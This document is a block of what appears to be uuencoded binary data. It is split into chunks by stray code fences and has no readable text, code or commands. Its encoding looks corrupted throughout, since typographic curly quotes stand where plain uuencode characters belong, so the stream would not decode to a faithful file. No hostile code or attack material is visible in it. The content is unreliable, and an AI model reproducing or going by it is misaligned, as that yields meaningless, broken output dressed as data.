MT<’KXJ’S^ZPV<;X+;S,/C>[#>>P<I#EOJY#C8HY\2G[:O8%N:)5?;8‘Z67GK
MY’NA77W]"9!GT!=^!A’ZPMXG4/Z‘WG&B<./WT"?^"M]#GW@;8B<K9X-WT#]^
M#MV@?]R(J+’R+Q’/8N7&P,^YK#P.W:#O.Q81^KXFQ‘M%?-P/]*6WHQOTI1]!
M_!0K+T;\+.-[N%DQT<_%+8N?MP#ZUCS<S^M4’!.!.O\FSBLT6GE^#@F>W9%D
MSW’>FMY0#O9&#^HEMICKB[NZD\?G40\U7R"[D_PQ2UZ!?MI9TT7<GW5\/@’H
M9H[/G_D"ZEM-XT‘G7/]"QPGY-@@S:3&W6W9MN._X/(Y?!W%LCS==Q/=2!?TC
M">$6@NZ#WY7A?D!/’L;S1?Y">L7C\Q,I/9[W32?D>;J;3OSKTOU[:R!.Z6*:
MV_^:--GD_’O/BS2Q?;1,GU56X^S1?1#?AAV)YX)T6\’O"\.FVPKISA]X[?D@
MW9:_+EUK<OYW$(:O!2Q^WEP&LASS,&(XJ#N^OJ=X8OZ9YX=^BUK=’W&9!&VE
M‘_H"[-]0SLV?FKB>S[U!^%?;1’MX<4O4OKF\OSQ1#N7HY3.C^\?/[\/U!+S-
M%2?GIX$_[.^2C:RO9GU4L.\(RI/<9+Z>*)‘G7WT#Y-(2T?^AWLSW]1YF’P@N
MXR#]./27T+R!’L4]70N2‘SQ.2#^([PMO"+LXW+>_?M6O^E6_ZE?5-?>B2^:[
M64<U)<E-GKP0’QTCK3FN:L/C6’;AC=<D4ZED6DH9W’\J=5;*/$N1*\.G==N3
M’"_%‘U2XI_QTVC-E<+\.’[/9E"IKJGWRXK’BO>/ICJ.,_#Z==30SZ\HCOG<U
M*:O:^DCO4RE/,GW?&,O"9UN2)&4D_UG)E4PG+07^?4EULF9*#IY=6384/:4%
MSXXA>Y(FA<^^EDTKKAGZES19U92L%SP;IFOXFL;]7^M]:>&7G1NOO";KW?"1
M6=["J^=]Z;HD>-*4^5+*MA5=2@M"QAB;L>^;#^QZXX6;/[GN[_[93;_^J;W?
M^$9?TWUC?SKU"V>,^?DW]SW8>.$7[VS]Q:\N_]’U.W__Q?OF37SCH6<V;/OV
M’^[8>>\/?G_"$W.^_?+KF__8<\_Z#7]8>^\)ESYZUWG?:?WSVO/>^(\SQCQQ
MVKS3_B6W\P]KU0>^^-US"F?W?V+\‘T9ZY]0/[K[<OO^<\KL7Y-9[XY8?\_;B
MLW\]<]_/EMW\BP?7-CQY\H6-!R9_?/T5+4\\^-.;)]R?N*U4/’W#(Q/F_O’%
M^?_^XY]?_;M+NH]^^2>+EW[JG$4SBR\]^‘]7%5Z[^NP;_^V6<R]>=FWQ\D=>
MNW][_@L_?VKQ"8?/?FO_8P<[?JY.G=CS\,‘;FVZ+G?N11P?&?’IJCY+]]3W+
M;MXPJ_O]ZY8?=?//GGZI‘<B0J.0K2?5E5U%.7HQ/GNJH.K‘:KT9![]0DVVHZ
M%=:;;QJZK:JBVM.JFX)Z-,63DI+DK*LZXDF5?=65_=3)UXVM2,\T4DI:]AS@
MFS,J?F.#]X[NRKKM^N‘6.’-WS_!36<7F.1/M1/52*4,.GJ64G]*TM!KRIZ;)
MFN^9(;_(J:R;-0SB5SUEV*YF2B&_ZHII2H82M!\_JZK0;F5!EBK?E!]9\E*F
MK‘L/63GKN%G3$%GF=#*\M*]+V9KWHO&D’2B,0_%]3EI\\N*S^+^3LU<DB=_3
M*<]UC&1$/NXNIVTHA><&Y<H:IIUU?"EY<E:(’\55-"-%CU[:2?MI10_>ZC;0
MWM0H4IZ.[Z<\G<N-JG1<SY4<R0C;HR:IFFO+SG\W’<>37<?4O1$"5$=G.BE-
M]Y4T/:8EQ39‘P-"C8:C0^I4L/"9YU&Y6-15%&3[QH)RJDO:];‘T]W;0-‘MO0
M0S[QTE‘YIOS?IB>T‘5V21@KPWRPGKP$WY6BR9(]83)%_-RL;?EH:6DY%-Z&M
M^NFP/E)9V=?T4+YFLZ:6SKK*WRK?NFK(FFR’]>‘Y=M9SM3!_BF+Z3E8+^=Y,
M9:6T9T?]D2OIT&2RP7-:<]64YOC!LZKH65WWP_[(!‘9/&Q$]9,>PH8MSAM(-
M’$W%1^:J=C>@;()E.SW47;5]U_95.XQ7DWS/]T!T)(>VMV15NS;3;EI2Y:’Q
M.9ZOJ[X9M#O;3^E‘3>6OJHBAE)<\0THKJ;^VG53E3P?E0-/T&CDA&ZIB9G7W
M_U;^*OB[*G^.E,[*7ACU?RD??X%A_U*V!’^F-<_0I+"_@0SX:4]60KF2SJ:S
M%?J+XVI:2E-"^9HUY7364"-YJTFR)#MAOYNV32TKR>%[$SH4’_@JE#NRG];3
M<LC_CF?[ANN$Z8->JFNR&89/@SS(*DH-OQFJ#G)?K^%K:#Y2VDG5RA5/]EW%
M#M.5%<_U-;>F’?FV;:NZYM:FYZBV(>LU[<CQ?=EV0GD@FP;TQ]@.%E>W3]!&
M’#T;R@5-]7S-=#1H;YPL6=U6)‘>;3Y*=P+["GASF+\6^SY&%+I>Q:>PVMG68
M/XT]S)&%+E>P2>Q*]J-A_DYGRSFRT.5"GF]I,?Q+C#YJ_+$36]JFG-C^H5,Z
M/P)5:TZ?T7W>[(LN_N2\3W_V"A9O&-TX=OPQ$R8VM[9-GGIBLN-#’SZU\XPS
M@1,UXZSIYS*VC?\A/D/WP5\3.YKC9>P3%?24LZFTK@Q#3\$OON+8AA+J3[XB
M.XZLA/)1=57?U<T:.6A[JF;ZME;3K^J>K?FZ.=3=U$&=U(P:_M‘AN93AU_"’
M:_II1T_5R!T;U’^PE6KR‘UH+\%FJII]/^88BZVB(#>$S0P:%RO.’NFLJO‘%:
MU\1C@NJF&37M!NP;/^76]A-R*NV"’ER3;M8&>TO+UL1O^JZ3LFO;B6F#F/7-
MFG:9U7Q34O6:_*1L,!A]LX8.4.U93;=KVINN.[;I9;,U[HYC>(Y90Q]3<11%
MEVORHYEID#)^3?Q>"O0_2?%JXM%DSP‘%MI;.$+]FJS5T]DS7U-P:.ILZ=)^R
M5),?W_$\W<S6RJV4XGJ*5%N_MN]IIAFV‘\E,9T%0U]!%4CT]Y>H^:?0N"%,’
MZDBH^R,]5?1C:=6#WCY;4P[’563?T6OR:Z9!&]+LFOI4H",!5::F’)+KZI*1
MK:D’.ZT9_C#^4VE?@@ZDEA]!/Y8\LR8_H.:"]C4,_310$[24$]AE6MI4/<T.
MY0AHV[KL&C7Q&4!SW_0]HJ<*W;$,-AWWQMN1Y_NZZX?]H0/\IQF>’J0#?.%!
M+U^KOQF^(MEVK7V34I2L8]?X5S1%,M24$<8K@]&9=93@&;0&4)3EVOI1=#?K
MF37\:F:-%/2I-7ROIQ0UZSLU_N5L%@BDA?0#F0):EQ_*;57WL6%HP;B+8?N@
M)<BDR-@>B&G5H\[/E34%Y%Z8ALA/"D0VRNNL$%LI*07FI.#45-;3P8@VQ9,D
M@<FJ.L3%JN&DTY+IB2>0+&E;2@’Y‘WJ"5:_)M711LX;F0:["^E=3BI=R0GX‘
MT>ZF?=<0Q0’9#7Z%%D_M)*M[D*U:.9‘%>]2HT*=D50,C)=*70!J;OI\=B9\\
M(RVYLA_JZ;:<M4%G<X>.N]F.["E9PXG&$1375*-Q+*"XK(+1&#Z#S6%‘)Q3J
M=:H)W:8>ZH7‘<F;:B.P8X&I(UPGCTWW;‘=*&^I3BZ4Y6-L/PGH’]K1[2$XAE
M0II:D%]@04_*&E+P#%JIE,U&>B)T@[[G:,I(=‘G\A_’)*1"X62-XSH(-I6A>
M2#=32YFV9XP8GP]*KVGJH7])4WS#D!3A’3@&%‘O’C>K;577’@ZH+Z]])FZZA
M.:&<\"10+!0[E"_05F53"?G‘MAW7‘,4ZRK]C0(L-RZ]EH=/RI#‘_KI%VY90:
MT=MQ?,=4TX+--04Z,]L/1L=T&ZQ,‘]L.\4@3.Y6UL&4C_,UBL^’_G!’?+V-=
M[%QV-FAI<X_@YV_W=QF[_/]H?#?"[V9V"Y-2:5E1-=TPH;*RGD^Z\‘4M%[1-
MN>""$SL^+-3A"^B:3KHPR7U349UTR.\IUP’S,Z6&_)X",Q‘D9"@GTJ!AN+8=
MOM=LD(IZZ!_:O2*94BJ,#V2*[+IR*"]=!<2EZX?Q@74H@>0.PVM@A9G9;!B_
M*JN^IX;\ZH).J+IZV’X,)9V57#_TGU5]6TFG0GYW9$W5%3\LGZP8NJ0+_T=5
M]A-IE‘).F$]9@^[/,<)X#!]Z=#5JQ]‘10(]CAN]34MHPO:B<:;!-H1Q>6"X_
```

```
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
M#,R"7;'']L$!Z/FK\'_&P"S8!7M@'QR'GD_@'XR!6;'+]L'^.''']?PW^P1B8
M!;M@#^R#']#SU^$?C(%9L'OVP#XX'#T7\'_&P"S8!7M@'QR'GC^!?S'&9L$N
MV'/[X'#T_'WX!V-@%NR"/;'/#D#/WX1_,'9FP2[8'_O@'/3\+?@'8V'6[(()
ML'\.0,_?AG\P!F;!+M@#^^''']/P=^'=C8!;L@CVP#PY'S]^%?S'&9L$NV'/[
MX'#T_#WX!V-@%NR"/;'/#@37YSRB':]_&YP'5\$M\'@L@1WP''P,/@$OP*?@
M,_'Y^'*<^Q6$#\Z#J^'6>'26P'YX#CX&GX'7X%/P&?@<?'.?0WA@_/@*K@%
M'H$EL'.>@X_!)^'%^!1\!CX'7X!SKR%\<!Y<!;?'(['$=L!S\#'X!+P'GX+/
MP.?@"W#N&L('Y\%5<'L\'DM@!SP''X-/P'OP*?@,?'Z^'.=^%>&#\^'JN'4>
M@26P'YZ#C\$GX'7X%'P&/@=?@'._AO#!>7'5W'*/P!+8'<_!Q^'3\')\"CX#
MGX,OP+DYA'_.@ZO@%G@$EL'.>'X^!I^'%^!3\!GX''P!SGT=X8/SX"JX!1Z!
```

```
M);'#GH./P2?@!?@4?'8^!U^'<Z\C?''>7'6WP".P!';'<_'Q^'2\')^"S\#G
MX'MPSHOPP7EP%=P"C\'2V''/P<?@$_'"?'H^'Y^#+\"YOX#PP7EP%=P"C\'2
MV''/P<?@$_'"?'H^'Y^#+\"Y7T?XX#RX"FZ!1V')[(#GX&/P"7@!/@6?@<_!
M%^#</X?PP7EP%=P"C\'2V''/P<?@$_'"?'H^'Y^#+\"Y?Q[A@_/@*K@%'H$E
ML'.>@X_!)^'%^!1\!CX'7X!S_P+"!^?!57'+/')+8'<\!Q^#3\'+\"GX#'P.
MO@#GOO$S&O___6^#\^'JN'4>@26P'YZ#C\$GX'7X%'P&/@=?@'/?1/C@/+@*
M;GU3Q//O'X&E;R+]X#GX&'P"7H!/P6?@<_'%./<;R']P'EP%M\'CL'1VP'/P
M,?@$O'"?@L_'Y^'+<.XW$3XX#ZZ"6^'16'([X#GX&'P"7H!/P6?@<_'%./<M
MA/\MD=_K\^'JN'4>@26P'YZ#C\$GX'7X%'P&/@=?@'-_4?+;X#RX"FZ!1V')
M[(#GX&/P"7@!/@6?@<_!%^#<;R%\<!Y<!;?'([`$=L!S\#'X!+P'GX+/P.?@
M"W#NVP@?G'=7P2WP""R!'?'<?'P^'2_'I^'S\#GX'IS[#L('Y\%5<'L\'DM@
M!SP''X-/P'OP*?@,?'Z^'.?^180/SH.KX!9X!);'#G@./@:?@!?@4_'9^!Q\
M'<[]2P@?G'=7P2WP""R!'?'<?'P^'2_'I^'S\#GX'IS[EQ$^.'^N@EO@$5@"
M.^'Y^!A\'EZ'3\%GX'/P!3CWVP@?G'=7P2WP""R!'?'<?'P^'2_'I^'S\#GX
M'IS[5Q'^.'^N@EO@$5@".^'Y^!A\'EZ'3\%GX'/P!3CWKR)\<!Y<!;?'([`$
M=L!S\#'X!+P'GX+/P.?@"W#N7T/XX#RX"FZ!1V')[(#GX&/P"7@!/@6?@<_!
M%Y)*2DI*2E\-O?:/U?M8E)24E)24E)24E)24E%Z^MJ[=^RVZ_[/U+?"ZI)*2
MDI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2
MDI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2
MDI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2
MDI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI*2DI+25U&O]7_C9X[?_UC^
M_O^N>?I?2H2^9/%T=[\NV?_ZEQT9)24E)24E)24E)24E)24E)24E)24E)24E
M)24E)26E7Q*]-G#N/U!24GIU^K^O>;[A\<0X&1@#LV'7[(%]<'!ZO@G_8'S,
M@EVP!_;!'>CY#?@'8V'6[(()L'\.0,]OPC\8'[-@%^R!?7''>KX%_V',S()=
ML'?VP0'H^8OP#\;'+-@%>V'?'("(>WX)_,'9FP2[8'_O@'/1\&_[!&)@%NV'/
M[(,#P3_O>NW_4=<?)24E)24EI3]?^H?7/+]-X\!_^"WP.A@%-\'T6'1;X(?@
M1^#'X"?@I^!GX.?@%^"U7T'XX'4P"FZ':;'(ML'/P8_'C\%/P$_!S\#/P2_'
M:U]#^.!U,'IN@&FP"+;'#\&/P(_!3\!/P<_'S\$OP&NO(7SP.A@%-\'T6'1;
MX(?@1^#'X"?@I^!GX.?@%^"U:P@?O'Y&P0TP#1;!%O@A^!'X,?@)^"GX&?@Y
M^'5X[5<1/G@=C((;8!HL@BWP0_'C\&/P$_!3\#/P<_'+\-JO(7SP.A@%-\'T
M6'1;X(?@1^#'X"?@I^!GX.?@%^"U.80/7@>CX':8!HM@"_P0_'C\&/P$_!3\
M#/P<_$)224E)24E)24E)24GISXO^Z;6O?4WP6^!U,'IN@&FP"+;'#\&/P(_!
M3\!/P<_'S\$OP&NO(7SP.A@%-\'T6'1;X(?@1^#'X"?@I^!GX.?@%^"U:P@?
MO'Y&P0TP#1;!%O@A^!'X,?@)^"GX&?@Y^'5X[5<1/G@=C((;8!HL@BWP0_'C
M\&/P$_!3\#/P<_'+\-JO(7SP.A@%-\'T6'1;X(?@1^#'X"?@I^!GX.?@%Y)*
M2E^F_NFU7T?]!Z^#47'#3(-%L/7KJOXJ*2DI*2DI*?T2BMYW)\G'&)@%NV'/
M[(,#T/.OPS\8'[-@%^R!?7''>OX2_(,Q,'MVP1[8!P>@Y]^'?S'&9L$NV'/[
MX'#T?'C_8'S,@EVP!_;!'>CY-^$?C(%9L'OVP#XX'#W_%OR#,3'+=L$>V'<'
MH.<<_L$8F'6[8'_L@P/0\X?P#\;'+-@%>V'?'("(>?QO^P1B8!;M@#^R#']#S
M[\'_&'.S8!?L@7UP''K^7?@'8V'6[(()L'\.0,^_!_]@#,R"7;'']L$!Z/GW
MX1^,@5FP"_;'/C@'/?\!_(,Q,'MVP1[8!P>@YS^$?S'&9L$NV'/[X'#T_$?P
M#\;'+-@%>V'?'("(>_QC^P1B8!;M@#^R#']#SG\'_&'.S8!?L@7UP''K^4_@'
M8V'6[(()L'\.0,]'\'_&P"S8!7M@'QR'GO\,_L$8F'6[8'_L@P/0\Y_#/Q@#
MLV'7[(%]<'!Z'L,_&'.S8!?L@7UP''K^"/[!&)@%NV'/[(,#T/-?P#\8'[-@
M%^R!?7''>OY+^'=C8!;L@CVP#PY'SW\%_V',S()=L'?VP0'H^:_A'XR!6;'+
M]L'^.''']_PW\@S$P"W;!'M@'!Z#GOX5_,'9FP2[8'_O@'/3\=_'/QL'LV'5[
M8!\<@)X>_(,Q,'MVP1[8!P>@Y[^'?S'&9L$NV'/[X'#T_&7X!V-@%NR"/;'/
M#D#/_P#_8'S,@EVP!_;!'>CY&/[!&)@%NV'/[(,#T/,_PC\8'[-@%^R!?7''
M>OXG^'=C8!;L@CVP#PY'SQ/X!V-@%NR"/;'/#D#/'\,_&'.S8!?L@7UP''K^
M9_@'8V'6[(()L'\.0,__'O]@#,R"7;'']L$!Z/E?X1^,@5FP"_;'/C@'/?\;
M_(,Q,'MVP1[8!P>@YW^'?S'&9L$NV'/[X'#T_!_P#\;'+-@%>V'?'(">_Q/^
MP1B8!;M@#^R#']"#]WTS,'9FP2[8'_O@P'A/^/\%_V',S()=L'?VP0'H^2OP
M#\;'+-@%>V'?'(">OPK_8'S,@EVP!_;!'>CY!/[!&)@%NV'/[(,#T//7X!^,
M@5FP"_;'/C@'/7\=_L$8F'6[8'_L@P/0<P'_8'S,@EVP!_;!'>CY$_@'8V'6
M[(()L'\.0,_?@'\P!F;!+M@#^^'']/Q-^'=C8!;L@CVP#PY'S]^"?S'&9L$N
MV'/[X'#T_&WX!V-@%NR"/;'/#D#/WX%_,'9FP2[8'_O@'/3\7?@'8V'6[(()
ML'\.0,_?@W\P!F;!+M@#^^!'4$E)24E)24E)24E)24E)24E)24E)24E)24E)
M24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)
M24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)
M24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)
M24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)24E)
M24E)24E)24E)24E)24E)Z67H5__R=_YT\QO?^=-?8=_YTWG^_Y<=GZ^*3AY\
M\V?$4_'/P3\"_QC\$_'?@/\(_#/PGX!??U?R.Z'/O'7>'Q^')^'I^(?@'X%_
M#/X)^'_'?P3^&?A/P*^_A_!!'WAK#.^!#\!KR)=?';\V]/LKJX!^HK>:K5S>
M$VAIIZW'B98KRC\]@6:]F&OE/''Y;U[7?_[@_H)'YLFO&0>^\8V?2<J?_2'W
M7Q_Z_5O#_K\#_]^1/__LC:$<'S+PV_!OE(\G)LO/$Y/^^K\[.?SK\/^:<:'+
M_UWI?Y#_FM,#<_Z\'9N&_\'_^YL_DY1'!J\YW0^'[PC;)L/_DHM[I:NK^;#A
MUZIM_W'[)S_QEW*5>E-;.CEK:,U'9;W>].=S3<U?U5JYBO^XF:MJG7KSX=*C
M:C50N$080:Z5E2@QM+H<M).T'(V&/*'("O\CPL\L>X+A\#(_Q(*_L%3;U-9;
MN29CGERS/+'Y3SO_2ZHWR[5"I5W4V!O'34WC>5$KEFNEP,D;7NM,JUZOZ,Y#
```

```
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
